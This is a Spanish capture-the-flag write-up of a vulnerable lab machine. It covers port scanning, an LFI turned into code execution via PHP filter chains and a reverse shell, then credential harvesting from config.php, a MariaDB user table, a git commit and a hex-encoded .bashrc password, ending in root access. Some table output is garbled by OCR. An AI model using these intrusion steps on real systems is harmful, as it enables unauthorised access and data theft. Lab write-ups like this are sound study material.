

Vamos a desplegar la maquina vulnerable.


Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.

```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:
```

```
❯ cat Puertos
File: Puertos
1  # Nmap 7.95 scan initiated Mon Nov  3 21:04:59 2025 as: /usr/lib/nmap
2  Nmap scan report for realgob.dl (172.17.0.2)
3  Host is up, received arp-response (0.0000070s latency).
4  Scanned at 2025-11-03 21:05:00 CET for 1s
5  Not shown: 65532 closed tcp ports (reset)
6  PORT     STATE SERVICE REASON
7  22/tcp   open  ssh     syn-ack ttl 64
8  | ssh-hostkey:
9  |   256 58:46:38:70:8c:d8:4a:89:93:07:b3:43:17:81:59:f1 (ECDSA)
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
11 |   256 25:99:39:02:52:4b:80:3f:aa:a8:9a:d4:8e:9a:eb:10 (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEm9qKfzI/z7OvQrroF3oJEDlNu9yzm
13 80/tcp   open  http    syn-ack ttl 64
14 |_http-title: Gobierno Municipal
15 | http-methods:
16 |_  Supported Methods: GET HEAD POST OPTIONS
17 3306/tcp open  mysql   syn-ack ttl 64
18 | mysql-info:
19 |   Protocol: 10
20 |   Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
21 |   Thread ID: 7
22 |   Capabilities flags: 63486
23 |   Some Capabilities: Support41Auth, SupportsLoadDataLocal, IgnoreSi
   ithDatabase, ODBCClient, FoundRows, InteractiveClient, Speaks41Protoc
24 |   Status: Autocommit
25 |   Salt: s[MQ./BA[(RHP:qMiHmn
26 |_  Auth Plugin Name: mysql_native_password
27 MAC Address: 02:42:AC:11:00:02 (Unknown)
28
```

Vemos que si vamos a la pagina nos redirige a esta dirección así que la pondremos en nuestro /etc/hosts






Ahora vamos a gobuster y vemos que tenemos varias paginas.


La vulnerabilidad que haremos será de LFI, hay más en esta máquina, ya que explorando nos indica que se puede resolver de varias maneras.


Con wfuzz haremos un escaneo y vemos que nos lista desde el directorio file.


Lo probamos y vemos que tenemos el /etc/passwd.




Ahora utilizaremos la herramienta php_filter_chain_generator


Lo que podremos hacer ahora es ejecutar comandos como si tuviéramos una consola, así que haremos una reverse Shell.





Nos ponemos en escucha.




Lo que tendremos que ejecutar en el navegador será de la siguiente manera.




Ahora tenemos acceso a la maquina y vamos con la escalada de privilegios.



Ahora listamos los directorios y vemos varias cosas interesantes, primero buscaremos config.php  y vemos que tenemos la contraseña del usuario root en la base de datos.

```
www-data@acdbf2eb9ad1:/var/www/html$ ls -la
total 168
drwxr-xr-x 1 root     root     4096 Oct 18  2024 .
drwxr-xr-x 1 root     root     4096 Oct 12  2024 ..
-rw-r--r-- 1 root     root        0 Oct 12  2024 LICENSE
-rw-r--r-- 1 root     root        0 Oct 12  2024 README.md
-rw-r--r-- 1 root     root     5226 Oct 18  2024 about.php
-rw-r--r-- 1 root     root     1882 Oct 15  2024 admin.php
drwxr-xr-x 4 root     root     4096 Oct 12  2024 api
drwxr-xr-x 6 root     root     4096 Oct 12  2024 assets
-rw-r--r-- 1 root     root     4314 Oct 15  2024 atencion_ciudadana.php
-rw-r--r-- 1 root     root     3971 Oct 18  2024 cargas.php
-rw-r--r-- 1 root     root      316 Oct 15  2024 config.php
-rw-r--r-- 1 root     root      314 Oct 15  2024 config_.php
-rw-r--r-- 1 root     root     3301 Oct 18  2024 contacto.php
drwxr-xr-x 1 root     root     4096 Oct 14  2024 database
drwxr-xr-x 1 www-data www-data 4096 Oct 14  2024 desarrollo
-rw-r--r-- 1 root     root     4447 Oct 14  2024 edo_cuenta.php
-rw-r--r-- 1 root     root        0 Oct 12  2024 gestion.php
drwxr-xr-x 2 root     root     4096 Oct 12  2024 images
-rw-r--r-- 1 root     root     1818 Oct 18  2024 important.txt
drwxr-xr-x 2 root     root     4096 Oct 12  2024 includes
-rw-r--r-- 1 root     root     5048 Oct 18  2024 index.php
-rw-r--r-- 1 root     root       20 Oct 12  2024 info.php
-rw-r--r-- 1 root     root     3600 Oct 14  2024 iniciativas.html
-rw-r--r-- 1 root     root     4301 Oct 15  2024 licencias_manejo.php
-rw-r--r-- 1 root     root     6063 Oct 18  2024 login.php
-rw-r--r-- 1 root     root      235 Oct 12  2024 logout.php
drwxr-xr-x 1 root     root     4096 Oct 14  2024 logs
-rw-r--r-- 1 root     root        0 Oct 12  2024 nominas.php
-rw-r--r-- 1 root     root     4000 Oct 18  2024 noticias.php
drwxr-xr-x 3 root     root     4096 Oct 12  2024 pages
-rw-r--r-- 1 root     root     4745 Oct 14  2024 registro.php
-rw-r--r-- 1 root     root     5326 Oct 15  2024 registro_civil.php
-rw-r--r-- 1 root     root     4369 Oct 15  2024 servicios_salud.php
-rw-r--r-- 1 root     root     2064 Oct 15  2024 styles.css
-rw-r--r-- 1 root     root     6636 Oct 14  2024 transferencia.php
drwxrwxrwx 1 root     root     4096 Oct 18  2024 uploads
```

```
www-data@acdbf2eb9ad1:/var/www/html$ cat config.php
<?php
$servername = "localhost";
$username = "root"; //
$password = "lacontramaspoderosadetodas";
$dbname = "GOB_BD";

// Crear conexión
$conn = new mysqli($servername, $username, $password, $dbname);

// Comprobar conexión
if ($conn->connect_error) {
    die("Conexión fallida: " . $conn->connect_error);
}
?>
www-data@acdbf2eb9ad1:/var/www/html$
```

Nos metemos en la base de datos para ver que encontramos.

```
www-data@acdbf2eb9ad1:/var/www/html$ mysql -u root -placontramaspoderosadetodas
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listamos todo y vemos que en las columnas nos encontramos con logs de git

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| GOB_BD             |
| information_schema |
| mysql              |
| noticias           |
| performance_schema |
| sys                |
+--------------------+
```

```
MariaDB [GOB_BD]> SHOW TABLES;
+-------------------+
| Tables_in_GOB_BD  |
+-------------------+
| transacciones     |
| users             |
+-------------------+
```

```
MariaDB [GOB_BD]> SELECT * FROM users;
+----+----------+--------------------------------------------------------------+-----------+-----------------------------------------+--------------+-
-----+
| id | username | password                                                     | nombre
                    | dni       | direccion                               | telefono     | s
ta |
+----+----------+--------------------------------------------------------------+-----------+-----------------------------------------+--------------+-
-----+
|  1 | adan     | $2y$10$IBfPR1/zhLbcjeMz42BY/O.Qb2smhr4UYdyaet3UUvrd/txDxwHQC | Adan
ail.com              | 12345678A | Calle de Ejemplo 123, Ciudad Ejemplo    | +34123456789 |
6  |
|  4 | yahir    | $2y$10$6d2LbTMyvhkloPQPUDl./e4SCDDMjp6eO9Qu62bS6C1VRkXeU501. | yahir
@gmail.com           | 23123     | La direccion mas prra #24 Colonia Grillo | 2325124523   |
5  |
|  5 | joaquin  | $2y$10$slvTyHz6jzbSt8Q3lejcCO3hSz/3lAZsWnH4.zJBRl83122M.zjz6 | joaquin
@hotmail.com         | V2F9SK4   | Av Lautaro Calle Celeste #24            | 938572245    |
0  |
|  6 | Felipe   | $2y$10$fJhC6773D4IjdwtBq3JymeIRGCpGVYMZq23s7Lteq1NFeXVUhMozC | Felipe
8@gmail.com          | GS8GVS    | Colonia Centro Matamoros #232           | 728592354    |
7  |
|  7 | Eduardo  | $2y$10$Pv0A9MrBMJphE2J8t9ZZZu7f.hwq4MBq8ZRKqymAJbkF4eMAcDFey | Eduardo
a@hotmail.com         | FG9S72K8  | Colonia Hernandez Monroy Av Eulalio #153 | 9784712841   |
8  |
|  8 | Andrea   | $2y$10$Hvr0/KwEIQQaMmUCWbXZFujw3/Zg4AGXDx2BcbFiOY0Y7IfqhURnC | Andrea
@gmail.com           | F9S8GKA8  | Calle Av Universal Tamaulipas Centro #85 | 8237850302   |
7  |
|  9 | vaxei    | $2y$10$IPffhz9cfTzFtRzBwFrapeare4J7HLYvfA3q/ZP8Xx9zRoBF8lQE6 | Vaxei
@gmail.com           | 938F8kG8  | Circuito del carmen #592 Bol            | 893858224    |
4  |
| 66 | admin    | $2y$10$hX7a7qAbulmNFfgmDzJEPOlxZbzR3jpdIJbyglA56C4beY923B9tO | Administrador
inistracion@gmail.com |           |                                         |              | 1
9  |
```

En la carpeta de desarrollo vemos que se encuentra .git, así que desde aquí buscaremos los logs

```
www-data@acdbf2eb9ad1:/var/www/html/desarrollo$ ls -la
total 36
drwxr-xr-x 1 www-data www-data 4096 Oct 14  2024 .
drwxr-xr-x 1 root     root     4096 Oct 18  2024 ..
drwxr-xr-x 8 root     root     4096 Oct 14  2024 .git
-rw-r--r-- 1 root     root      113 Oct 14  2024 changes_log.txt
-rw-r--r-- 1 root     root     6176 Oct 14  2024 index.php
-rw-r--r-- 1 root     root      175 Oct 14  2024 noticias_log.txt
-rw-r--r-- 1 root     root      168 Oct 14  2024 php_version_update_log.txt
-rw-r--r-- 1 root     root      140 Oct 14  2024 suspicious_activity.txt
www-data@acdbf2eb9ad1:/var/www/html/desarrollo$ cd .git/
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ ls
COMMIT_EDITMSG  branches  description  index  logs     refs
HEAD            config    hooks        info   objects
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ git log
fatal: detected dubious ownership in repository at '/var/www/html/desarrollo/.git'
To add an exception for this directory, call:

        git config --global --add safe.directory /var/www/html/desarrollo/.git
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$
```

Al ver que no nos deja, vamos a expotarlo a la carpeta /tmp y volvemos a ejecutar el comando que nos indica, ahora nos dejara ver los logs.

```
export HOME=/tmp
```

```
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ git log
commit e84b3048cf586ad10eb3194025ae9d57dac8b629 (HEAD -> master)
Author: developer <developer@example.com>
Date:   Mon Oct 14 07:47:14 2024 +0000

    Cambios en el panel de login

commit 1e3fe13e662dacb85056691d3afc932c16a1e3df
Author: sysadmin <sysadmin@example.com>
Date:   Mon Oct 14 07:46:57 2024 +0000

    Actualizaci<C3><B3>n de la versi<C3><B3>n de PHP

commit cd04778b50b131f5041bd7f9e6895741d6f4b98b
Author: editor <editor@example.com>
Date:   Mon Oct 14 07:46:43 2024 +0000

    Actualizaci<C3><B3>n de contenido en el panel de noticias

commit 0baffeec1777f9dfe201c447dcbc37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management
```

Si miramos ese por adm, vemos que tenemos una contraseña.

```
01c447dcbc37f10ce1dafa/var/www/html/desarrollo/.git$ git show 0baffeec1777f9dfe20
commit 0baffeec1777f9dfe201c447dcbc37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management

diff --git a/remote_management_log.txt b/remote_management_log.txt
new file mode 100644
index 0000000..eafd8c6
--- /dev/null
+++ b/remote_management_log.txt
@@ -0,0 +1 @@
+Acceso a Remote Management realizado por 'adm' el Mon Oct 14 07:44:17 GMT 2024. Nueva contrase<C3><B1>a: 9fR8pLt@Q
2uX7dM^sW3zE5bK8nQ@7pX
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$
```

Nos metemos como el usuario adm


```
www-data@acdbf2eb9ad1:/var/www/html/desarrollo/.git$ su adm
Password:
adm@acdbf2eb9ad1:/var/www/html/desarrollo/.git$
```

En su directorio vemos que tiene un fichero .bashrc oculto.

```
adm@acdbf2eb9ad1:~$ ls -la
total 32
drwxr-x--- 1 adm  users 4096 Oct 18  2024 .
drwxr-xr-x 1 root root  4096 Oct 15  2024 ..
lrwxrwxrwx 1 root root     9 Oct 18  2024 .bash_history → /dev/null
-rw-r--r-- 1 adm  users  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 adm  users 3824 Oct 15  2024 .bashrc
drwx------ 2 adm  users 4096 Oct 15  2024 .cache
drwxr-xr-x 3 adm  users 4096 Oct 15  2024 .config
drwxr-xr-x 3 adm  users 4096 Oct 15  2024 .local
-rw-r--r-- 1 adm  users  807 Mar 31  2024 .profile
adm@acdbf2eb9ad1:~$
```

Lo miramos y nos encontramos con una contraseña en hexadecimal.

```
export MY_PASS='64 6f 63 6b 65 72 6c 61 62 73 34 75'
```




La probamos con root y vemos que nos logeamos correctamente.

```
root@acdbf2eb9ad1:~# whoami
root
```